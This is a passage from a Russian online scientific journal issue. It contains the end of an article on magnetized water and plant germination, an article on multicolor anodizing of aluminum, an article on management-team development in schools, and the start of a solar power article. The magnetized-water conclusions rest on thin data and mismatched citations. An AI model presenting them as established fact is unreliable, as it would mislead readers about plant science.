Длина корешков проростков Группа	Мелкие (3-5 мм) (кол-во/ в % к проросшим семенам)	Средние (6-10 мм) (кол-во/ в % к проросшим семенам)	Крупные (более 10 мм) (кол-во/ в % к проросшим семенам)
Контрольная	12/36,4	10/30,3	11/33,3
Эксперимен- тальная	15/33,3	14/31,1	16/35,6

Следовательно, омагниченная вода по сравнению с обычной, оказывает заметное положительное действие на прораствание, рост и развитие растения гороха. Однако факторы обменных процессов, которые стимулируются омагниченной дистиллированной водой, остаются мало или почти не изученными. После получения описанных выше результатов была выдвинута гипотеза: вода, подвергнутая воздействию магнитного поля, приобретает свойства катализатора некоторых биохимических процессов в организме. Косвенным доказательством данной гипотезы являлась разность масс между опытными и контрольными образцами [1-10]. Для получения более достоверных результатов были проведены дополнительные эксперименты. Таким образом, за одинаковый период проращивания более интенсивно проходило набухание семян и их прораствание при замачивание в омагниченной воде. А также при использовании омагниченной воды формируются более длинные корешки проростков. На основании проведенных экспериментальных наблюдений установлено, что омагниченная вода обладает большей ростостимулирующей активностью по сравнению с питьевой водой и способствует накоплению биологически активных веществ, ускоряющих и усиливающих прораствание семян.

ЗАКЛЮЧЕНИЕ

По результатам лабораторных опытов по изучению физических свойств омагниченной воды, в частности, интенсивности осмоса омагниченной дистиллированной воды и дистиллированной воды воздушно-сухими семенами установлено, что омагниченная вода, приобретая структурированное состояние, в 1,5-1,8 раза активнее поступает через водные каналы биомембран в первые 3,5 часа осмоса. Омагниченная дистиллированная вода в семенах растений (салатная культура) оказывает заметное положительное действие на прорастание, рост и развитие составных частей растений. Кресс-салат, семена которого при посадке поливались омагниченной водой, при прорастании показал интенсивный прирост зеленой массы: если при поливе простой водой ростки салат имеют 2 листа, то ростки обработанные омагниченной водой имеют 6 листьев при прочих равных условиях. В рамках проекта выполнены исследования по разработке термомагнитных аппаратов для интенсивного роста растений в условиях Крайнего Севера, изучено их действие, проведены экспериментальные исследования в лабораторных условиях с помощью опытно-промышленной установки. Внедрена система индуктивно-кондуктивного обогрева с одновременным омагничиванием грунта, орошаемой воды и воздуха зимних теплиц (в рамках проекта). Для ускорения проращивания семян использовалась камера проращивания. При отсутствии освещения, при влажности выше 90% и температуре около 25°C проращивание семян происходит за 3 суток, против 7-10 дней в обычных условиях. Параметры температуры и влажности контролируются на выносном блоке управления, датчики температуры и влажности находятся внутри камеры.

Список использованной источников

1. Кокиева, Г. Е. Исследование автоматизированной системы управления микроклиматом парника / Г. Е. Кокиева, В. П. Друзьянова //

Дальневосточный аграрный вестник. – 2021. – № 1(57). – С. 70-78. – DOI 10.24412/1999-6837-2021-1-70-78.

2. Кокиева, Г. Е. Исследование управления микроклиматом теплицы / Г. Е. Кокиева, В. П. Друзьянова // Ларионовские чтения-2021 : Сборник научно-исследовательских работ по итогам научно-практической конференции, Якутск, 25 февраля 2021 года. – Якутск: Северо-Восточный федеральный университет имени М.К. Аммосова, 2021. – С. 194-198.
3. Кокиева, Г. Е. Исследование автоматизированной системы управления микроклиматом парника / Г. Е. Кокиева, В. П. Друзьянова // Дальневосточный аграрный вестник. – 2021. – № 1(57). – С. 70-78.
4. Кокиева, Г. Е. Система автоматизации управления микроклиматом теплицы / Г. Е. Кокиева, А. Б. Дабаев // Ларионовские чтения-2021 : Сборник научно-исследовательских работ по итогам научно-практической конференции, Якутск, 25 февраля 2021 года. – Якутск: Издательский дом СВФУ, 2021. – С. 139-143.
5. Кириллина, М. Ф. Исследование системы управления микроклиматом теплицы / М. Ф. Кириллина, Б. Е. Кокиев, Д. М. Ноев // Ларионовские чтения-2021: Сборник научно-исследовательских работ по итогам научно-практической конференции, якутск, 25 февраля 2021 года. – Якутск: издательский дом СВФУ, 2021. – с. 134-138.
6. Трофимова, В. С. Комбинированная гелиоэлектрическая система отопления с электромагнитным подогревателем / В. С. Трофимова, Г. Е. Кокиева // Современные проблемы и достижения аграрной науки в Арктике : Сборник научных статей по материалам Всероссийской студенческой научно-практической конференции с международным участием в рамках «Северного форума – 2020» (29–30 сентября 2020 г., Якутск) и Международной научной онлайн летней школы – 2020 (6–20 июля 2020 г., Якутск), Якутск, 06 июня – 30 2020 года. – Якутск:

Ставропольский государственный аграрный университет, 2020. – С. 40-49.

7. Елшин, А. И. Основы проектирования индуктивно-кондуктивных нагревателей / А. И. Елшин, В. В. Кожухов, П. А. Елшин // Доклады Академии наук высшей школы Российской Федерации. – 2020. – № 3(48). – С. 37-51. – DOI 10.17212/1727-2769-2020-3-37-51.
8. Елшин, А. И. Расчет параметров схемы замещения индуктивно-кондуктивного нагревателя / А. И. Елшин, В. В. Кожухов, П. А. Елшин // Доклады Академии наук высшей школы Российской Федерации. – 2020. – № 4(49). – С. 7-16. – DOI 10.17212/1727-2769-2020-4-7-16.
9. Elshin, A. I. The induction device for the electromagnetic processing of a liquid / A. I. Elshin, S. U. Ivlikov // Proceedings - 6th Russian-Korean International Symposium on Science and Technology, KORUS 2002 : 6, Novosibirsk, 24–30 июня 2002 года. – Novosibirsk, 2002. – P. 233-235. – DOI 10.1109/KORUS.2002.1028008.
10. Патент на полезную модель № 21709 U1 Российская Федерация, МПК H05B 6/10. Индукционный нагреватель жидкости : № 2001108130/20 : заявл. 27.03.2001 : опубл. 27.01.2002 / А. И. Елшин, В. М. Казанский.

REFERENCES

1. Kokieva, G. E. Research of the automated control system of the greenhouse microclimate / G. E. Kokieva, V. P. Druzyanova // Far Eastern Agrarian Bulletin. – 2021. – № 1(57). – Pp. 70-78. – DOI 10.24412/1999-6837-2021-1-70-78.
2. Kokieva, G. E. Investigation of greenhouse microclimate management / G. E. Kokieva, V. P. Druzyanova // Larionov readings-2021 : Collection of research papers on the results of the scientific and practical conference, Yakutsk, February 25, 2021. – Yakutsk: North-Eastern Federal University named after M.K. Ammosov, 2021. – pp. 194-198.

3. Kokieva, G. E. Research of the automated control system of the greenhouse microclimate / G. E. Kokieva, V. P. Druzyanova // Far Eastern Agrarian Bulletin. – 2021. – № 1(57). – Pp. 70-78.
4. Kokieva, G. E. Automation system of greenhouse microclimate control / G. E. Kokieva, A. B. Dabaev // Larionov Readings-2021 : Collection of research papers on the results of the scientific and practical conference, Yakutsk, February 25, 2021. – Yakutsk: NEFU Publishing House, 2021. – pp. 139-143.
5. Kirillina, M. F. Investigation of the greenhouse microclimate management system / M. F. Kirillina, B. E. Kokiev, D. M. Noev // Larionovsky readings-2021: Collection of research papers on the results of the scientific and practical conference, Yakutsk, February 25, 2021. – Yakutsk: NEFU Publishing House, 2021. – pp. 134-138.
6. Trofimova, V. S. Combined solar-electric heating system with electromagnetic heater / V. S. Trofimova, G. E. Kokieva // Modern problems and achievements of agricultural science in the Arctic : A collection of scientific articles based on the materials of the All-Russian Student Scientific and Practical Conference with international participation in the framework of the Northern Forum 2020 (September 29-30, 2020, Yakutsk) and the International Scientific Online Summer School 2020 (July 6-20, 2020, Yakutsk), Yakutsk, June 06 – 30 2020. – Yakutsk: Stavropol State Agrarian University, 2020. – pp. 40-49.
7. Elshin, A. I. Fundamentals of design of inductive-conductive heaters / A. I. Elshin, V. V. Kozhukhov, P. A. Elshin // Reports of the Academy of Sciences of the Higher School of the Russian Federation. – 2020. – № 3(48). – Pp. 37-51. – DOI 10.17212/1727-2769-2020-3-37-51.
8. Elshin, A. I. Calculation of parameters of the inductive-conductive heater replacement circuit / A. I. Elshin, V. V. Kozhukhov, P. A. Elshin // Reports of the Academy of Sciences of the Higher School of the Russian Federation. – 2020. – № 4(49). – Pp. 7-16. – DOI 10.17212/1727-2769-2020-4-7-16.

9. Elshin, A. I. The induction device for the electromagnetic processing of a liquid / A. I. Elshin, S. U. Ivlikov // Proceedings - 6th Russian-Korean International Symposium on Science and Technology, KORUS 2002 : 6, Novosibirsk, June 24-30, 2002. – Novosibirsk, 2002. – P. 233-235. – DOI 10.1109/KORUS.2002.1028008.
10. Utility model patent No. 21709 U1 Russian Federation, IPC H05B 6/10. Induction liquid heater : No. 2001108130/20 : application 27.03.2001 : publ. 27.01.2002 / A. I. Elshin, V. M. Kazansky.

© Кокиева Г.Е. 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Кокиева Г.Е. СОВЕРШЕНСТВОВАНИЕ ТЕХНОЛОГИИ ВЫРАЩИВАНИЯ ЗЕЛЕННЫХ КУЛЬТУР НА РАССАДНО-САЛАТНЫХ КОМПЛЕКСАХ ЗИМНИХ ТЕПЛИЦ// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК-621

АНОДНОЕ ОКСИДИРОВАНИЕ АЛЮМИНИЯ С ОКРАШИВАНИЕМ В НЕСКОЛЬКО ЦВЕТОВ

ANODIC OXIDATION OF ALUMINUM WITH COLORING IN SEVERAL COLORS

Архипов Валентин Геннадьевич независимый исследователь, Россия, г. Самара

Arkhipov Valentin Gennadievich, independent researcher Russia, Samara

АННОТАЦИЯ

Целью данной работы является апробация способа сернокислотного анодирования алюминия с последующим окрашиванием в два и более цветов. Предложенный метод позволяет в рамках одного технологического цикла покрытия получить многоцветную поверхность, обладающую высокими декоративными свойствами при сохранении равномерности по толщине анодной пленки по всей поверхности анодируемых изделий. Отмеченный результат может быть достигнут при использовании специальных техник и компонентов при проведении анодного оксидирования. Таким образом, данная технология позволяет наносить анодное покрытие одинаковой толщины, но различными красителями.

Annotation

The purpose of this work is to test the method of sulfuric acid anodizing of aluminum with subsequent staining in two or more colors. The proposed method makes it possible to obtain a multicolored surface with high decorative properties within one technological cycle of the coating while maintaining uniformity in the thickness of the anode film over the entire surface of the anodized products. The noted result can be achieved by using special techniques and components during anodic oxidation. Thus, this technology allows you to apply an anode coating of the same thickness, but with different dyes.

Ключевые слова: химическая обработка металла; цветное анодирование алюминия; анодная пленка; толщина покрытия; плотность тока; закрытие пор; сплавы; травление; адсорбция.

Keywords: chemical processing of metal; color anodizing of aluminum; anodic film; coating thickness; current density; pore closure; alloys; etching; adsorption.

Введение

Сернокислотное анодирование алюминия – наиболее распространённый и универсальный метод нанесения защитно-декоративных покрытий на изделиях, изготовленных из алюминиевых сплавов [1]. Он позволяет не только защитить от коррозии алюминиевые сплавы, но и окрасить изделия в различные цвета без использования лакокрасочных материалов. При этом толщина покрытия при данном способе окраски находится в интервале 5-25 мкм.

Известные способы получения многоцветных поверхностей связаны с необходимостью проведения повторных циклов анодирования [2], либо с использованием сложных методик по нанесению рисунков, знаков и изображений [3, с. 249 - с. 251].

В настоящей работе предложен способ многоцветного анодирования в рамках одного технологического цикла.

Методика проведения эксперимента

В качестве образцов были использованы алюминиевые детали, изготовленные из сплава АД31Т. Предложенный способ обработки материала включает в себя следующие этапы:

- предварительная подготовка поверхности с удалением загрязнений с использованием органических растворителей;
- обезжиривание в водном растворе тринатрий фосфата (Тринатрий фосфат 60 г/л, жидкое стекло 30 г/л, жидкое мыло 3-5 г/л);
- осветление деталей в 20% растворе азотной кислоты и кратковременное травление в растворе едкого натра 40-60 г/л;
- осветление и нейтрализация в растворе азотной кислоты;
- анодирование в растворе технической серной кислоты 180-200 г/л, анодная плотность тока 1,2 а/дм², продолжительность 60 минут, температура 19-20 °С;
- первичная окраска деталей красителем с цветом 1, нанесение защитной маски;
- смывка красителя из незащищенных маской зон;
- вторичная окраска с красителем цвет 2;
- смывка маски и закрытие пор.

Результаты и их обсуждение

На рисунках 1-4 представлена принципиальная схема процесса многоцветного анодного оксидирования алюминия, включающая в себя:

- первичное окрашивание в цвет 1;
- нанесение защитной маски;
- удаление пигмента с цветом 1 из незащищённых зон;
- вторичное окрашивание с заполнением пор в цвет 2;
- удаление маски.




Рисунок 1. Анодная пленка, наполненная пигментом с цветом 1




Рисунок 2. Удаление первого красящего вещества из пор, незащищенных маской




Рисунок 3. Заполнение пустующих пор пигментом с цветом 2




Рисунок 4. Удаление защитной маски

Проведение подготовительных этапов обработки деталей обезжириванием, травлением, осветлением, а также непосредственно сам процесс анодирования являлся классической технологией анодирования алюминия, задачей которой стояло получение качественного покрытия.

После проведения процесса анодирования производилась адсорбция красящего вещества с цветом 1 в порах анодированной поверхности (Рис. 1). Затем производилась сушка окрашенных деталей и нанесение защитной маски на поверхность. В качестве маски был использован каучуковый быстросохнущий клей.

Маска была нанесена тремя различными способами:

1. Творческий. Нанесение маски в хаотичном порядке с созданием эффекта «брызги краски».



Рисунок 5. Нанесение маски в хаотичном порядке

2. С использованием резинового тампона. При данном способе характер рисунка более контролируем и позволяет достичь эффекта «камуфляж».



Рисунок 6. Нанесение маски с использованием резинового тампона

3. С использованием трафарета. При этом происходит формирование маски с более четкими границами.



Рисунок 7. Нанесение маски с использованием трафарета

После сушки нанесенной маски при температуре 50-60°C (10-15 мин.) производилось вымывание красящего вещества с цветом 1 из незащищённых маской зон (Рис.2) с использованием 10% раствора гипохлорита натрия. Параллельно, удаление пигмента необходимо производить до полного обесцвечивания зоны с красящим веществом, благодаря этому можно получить более чистые цвета второго и последующих окрашиваний. Следующим этапом являлось наполнение анодной пленки в красителе с цветом 2 (Рис.3); (в случае с Рис.6 была проведена повторная операция по нанесению защитной маски для получения цвета 3); и последующая смывка защитной маски в бензине БР-2.

Заключение

Анодное оксидирование алюминия с окрашиванием в несколько цветов с использованием защитных масок позволяет в рамках одного технологического цикла получить поверхность с высокими декоративными свойствами. При этом отсутствуют перепады по толщине покрытиями между цветами. Отсутствует необходимость проведения повторных циклов анодирования, которые приводят к изменению геометрических размеров самой детали. Данная технология может быть применена как для предметов бытового назначения (декорирование предметов интерьера, творческая окраска деталей, изготовленных из алюминиевых сплавов), так и для нанесения технической информации (маркировки, знаков, символов) на изделия, не допускающие увеличение геометрических размеров при использовании, например, лакокрасочных трафаретных окрашиваний.

Список литературы:

1. Аверьянов Е. Е. /Справочник по анодированию/, г. Москва, «Машиностроение», 1988, - 224 с.

2. Черпаков А. Г. /Авторское свидетельство СССР №154235, кл. В 44D 5100/, 1987
3. Верник С., Пиннер Р., Химическая и электролитическая обработка алюминия и его сплавов, Л., 1960

Literature:

1. Averyanov E. E. /Handbook of anodizing/, Moscow, "Mechanical Engineering", 1988, - 224 p.
2. Cherpakov A. G. /Copyright certificate of the USSR No. 154235, cl. In 44D 5100/, 1987
3. Wernick S., Pinner R., Chemical and electrolytic treatment of aluminum and its alloys, L., 1960

©Архипов В . Г., 2022 // Научный сетевой журнал «Столыпинский вестник», №4/2022.

Для цитирования: Архипов В. Г. АНОДНОЕ ОКСИДИРОВАНИЕ АЛЮМИНИЯ С ОКРАШИВАНИЕМ В НЕСКОЛЬКО ЦВЕТОВ// Научный сетевой журнал «Столыпинский вестник», №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 65.012.612

**МОДЕЛЬ ПРОФЕССИОНАЛЬНОГО РАЗВИТИЯ УПРАВЛЕНЧЕСКОЙ
КОМАНДЫ ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ**
THE PROFESSIONAL DEVELOPMENT MODEL OF EDUCATIONAL
INSTITUTION

Шишнёва О.В., кандидат экономических наук, старший преподаватель кафедры «Управление образовательными системами и кадрового резерва», Институт развития образования Россия, г. Краснодар

Shishneva O.V., PhD in economics, senior teacher, chair of Educational systems and personnel reserve management.

Аннотация: В статье рассматриваются вопросы развития и совершенствования профессиональных компетенций управленческой команды образовательной организации за счет разработки соответствующей модели развития ее потенциала. В этой связи, нужна такая модель повышения уровня профессиональных компетенций управленческих команд, которая позволяла бы ориентироваться на практическую составляющую, опираясь на существующий положительный опыт и эффективные, практико-ориентированные форматы профессионального развития.

S u m m a r y: In the article they review the professional competences' development and improvement problems of management team in educational institution due to the elaboration of appropriate model of management teams' development potential. In connection with this, they need the improvement model of management teams' professional competences level which would allow to focus on the practical component , relying on existing positive experience and effective, practice-oriented format of professional development.

Ключевые слова: управленческая команда; эффективное управление; командный подход; модель профессионального развития.

Key words: management team, effective management, team approach, professional development model.

Сегодняшние условия характеризуются высоким уровнем динамичности, неопределенности, многофакторностью, что требует релевантных технологий и современных подходов к управлению образовательной системой. В образовательных организациях резко возрастает роль и значение системы развития менеджмента, способного своевременно принимать стратегически верные решения, создавать все необходимые условия, используя имеющиеся ресурсы для их реализации, своевременно реагировать на внешние и внутренние изменения и колебания, обеспечивать конструктивное сотрудничество и высокое качество образовательной организации.

Эффективность управления школой, в условиях реформирования системы образования, определяется слаженными действиями и работой управленческой команды, члены которой должны стремиться к достижению поставленных целей, разделять общее видение обозначенных задач и единых подходов к их достижению, доверять лидеру команды. Развитие и совершенствование профессиональных компетенций, внутренняя синхронизация профессиональных установок и ценностей, единство

принципиальных решений по вопросам всестороннего развития образовательной организации, установление и расширение партнёрских и сетевых отношений с другими участниками образовательного процесса может достигаться за счёт разработки соответствующих моделей развития потенциала команды и актуальных программ повышения квалификации. Действующие, функциональные и управленческие команды становятся ключевым фактором обеспечения гибкости управления образовательными системами разного уровня и достижения их устойчивого (опережающего) развития. Кроме того, управленческая команда является уникальным ресурсом, обеспечивающим качество образования.

К числу ключевых требований в рамках разработки модели можно отнести: практико-ориентированный характер и форматы участия; нацеленность на профессиональное и личностное развитие их участников. Вместе с тем, в практике организации повышения уровня управленческого профессионализма руководителей, административных команд школ, по-прежнему, доминируют традиционные формы обучения, не позволяющие в полной мере овладевать апробированными способами решения задач развивающейся профессиональной управленческой деятельности. Практически отсутствуют механизмы эффективного использования уже имеющегося инновационного опыта командного менеджмента других школ в целях профессионального развития.

На рисунке 1 представлена составляющая модели, включающая, на наш взгляд, наиболее эффективные форматы профессионального развития управленческих компетенций.




Рисунок 1. Формат профессионального развития управленческой команды

Предлагаемый формат развития компетенций включают стажировки, деловые игры, форсайт-сессии, стратегические сессии и др., и являются эффективными направлениями повышения уровня профессионального мастерства, позволяющая управленцу получить новые знания, обрести дополнительные профессиональные навыки, изучить и апробировать передовой успешный опыт коллег. Деловые коммуникации между школами и их руководителями в формате межмуниципальных и муниципальных мероприятий рассматриваются системой как эффективный и результативный способ обучения. Обучающиеся проходят цикл мероприятий: диагностику уровня управленческих профессиональных, личностных и командных компетенций – выстраивание индивидуальной программы развития управленческой команды – курсовую подготовку по разным темам и участие в различных активных и интенсивных малых формах обучения

Предлагаемые направления позволяют не только провести анализ лучших практик и инструментов управления образовательными организациями, но и познакомить с апробированными эффективными решениями профессиональных задач, таких как:

- видение образовательной деятельности как элемента стратегии развития образовательной организации, отвечающей вызовам времени;

- организация, координация, интеграция взаимодействия всех членов управленческой команды в направлении достижения высоких образовательных результатов;
- управление по индикаторам и результатам как система организации движения образовательной организации к желаемым результатам;
- внедрение организационных механизмов, ориентированных на единые ресурсы;
- осуществление внешних коммуникаций со всеми участниками образовательного процесса.

Методическое сопровождение управленческих команд выстраивается в пространстве муниципального и межмуниципального сетевого взаимодействия, и сотрудничества. Сетевая инфраструктура сопровождения включает как формализованные сети.

Программа развития управленческой команды - один из ключевых инструментов целенаправленного развития потенциала любой управленческой команды. Она включает разделы презентационного, диагностического характера, раздел целеполагания и карту развивающих действий.

По нашему мнению, такая организация развития командных управленческих навыков позволит перевести команды системы образования из состояния «потенциальные» в «реальные», члены которой обладают взаимодополняющими навыками и способны обеспечить качество образования.

В качестве прямых результатов мы рассматриваем количество инициированных и реализованных дел и проектов, уровень достижения целей, устойчивость состава команды, количество освоенных управленческих технологий, приемов и техник, уровень совместимости, уровень коммуникаций и другие. Внутренняя результативность команд естественным

образом приводит к системным эффектам регионального образования: повышение или формирование уникального имиджа образовательной системы на уровне учреждения и муниципалитета, рост числа инновационных платформ, площадок передового опыта, наличие инициатив, значимых для развития региональной или муниципальной систем, уровень вовлеченности разных целевых аудиторий и заинтересованных сторон в деятельность команд, положительная динамика участников и победителей конкурсов, грантополучателей и др.

Литература

1. .Концепция создания единой федеральной системы научно-методического сопровождения педагогических работников и управленческих кадров (утверждена распоряжением Министерства просвещения Российской Федерации от 6 августа 2020 г. № Р-76).
2. Я – эффективный директор: как разработать и реализовать программу улучшения образовательных результатов учащихся школы: учеб.-методич. пособие / [сост. Н. В. Бысик и др.]. М.: Университетская книга, 2018. 112 с.
3. Кашаев А. А. Основные принципы формирования современных систем управления качеством образования на региональном, муниципальном и школьном уровнях // Современное образование: наука и практика. 2020. №2(15). С. 3-5.
4. Кашаев А. А., Петренко А. А. Методическая работа как фактор управления качеством образования: учеб. пособие. М.: Русайнс, 2021. 150 с.
5. Методические рекомендации по организации и проведению оценки механизмов управления качеством образования органов местного самоуправления муниципальных районов, городских и муниципальных округов и иных органов, реализующих данные полномочия. [Электронный ресурс]. Режим доступа: <https://clck.ru/VCMrz> (дата обра-

щения: 03.02.2022).

6. Кашаев А. А., Петренко А. А. Управленческая модель научно-методического сопровождения развития региональной системы оценки качества образования // Психолого-педагогический поиск. 2021. №2(58). С. 58-68. URL: https://www.elibrary.ru/download/elibrary_46303714_45263039.pdf (дата обращения: 05.02.2022).

Literature

1. Ministry of Education of the Russian Federation, (2020) The concept of creating a unified federal system of scientific and methodological support for teaching staff and management personnel (approved by Order No. R-76, 6 Aug. 2020). Moscow. (In Russ.)
2. Bysik, N.V., Pinskaya, M.A., Kosaretskiy, S.G., Polishchuk, S.M. and Beshliyan, A.A. (2018) I am an effective director: how to develop and implement a program to improve the educational outcomes of school students. In: Bysik, N.V. (ed.). Moscow: University book. (In Russ.)
3. Kashaev, A. A. (2020) Basic principles of formation of modern education quality management systems at regional, municipal and school levels, Contemporary Education: Science and Practice, vol. 15, no. 2, pp. 3-5, (In Russ.)
4. Kashaev, A. A. and Petrenko, A. A. (2021) Methodical work as a factor of quality management of education. Moscow: Rusains. (In Russ.)
5. Federal Institute for Education Quality Assessment (2021) Methodological recommendations on the organization and evaluation of quality management mechanisms of education of local self-government bodies of municipal districts, city and municipal districts and other bodies exercising these powers, [online], Moscow. Available at: <https://clck.ru/VCMrz> (Accessed: 3 Feb. 2022). (In Russ.)
6. Kashaev, A. A. and Petrenko, A. A. (2021) Management model of scientific and methodological support for the development of a regional education quality

assessment system, Psychological and Pedagogical Search, vol. 58, no. 2, pp. 58-68. (In Russ.)

© Шишнёва О.В., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Шишнёва О.В., МОДЕЛЬ ПРОФЕССИОНАЛЬНОГО РАЗВИТИЯ УПРАВЛЕНЧЕСКОЙ КОМАНДЫ ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 620.9

**ЭЛЕКТРОСНАБЖЕНИЕ ДЕЦЕНТРАЛИЗОВАННЫХ
СЕЛЬСКОХОЗЯЙСТВЕННЫХ ОБЪЕКТОВ НА ОСНОВЕ
ФОТОЭЛЕКТРИЧЕСКИХ МОДУЛЕЙ**

**ELECTRIC SUPPLY OF DECENTRALIZED AGRICULTURAL OBJECTS
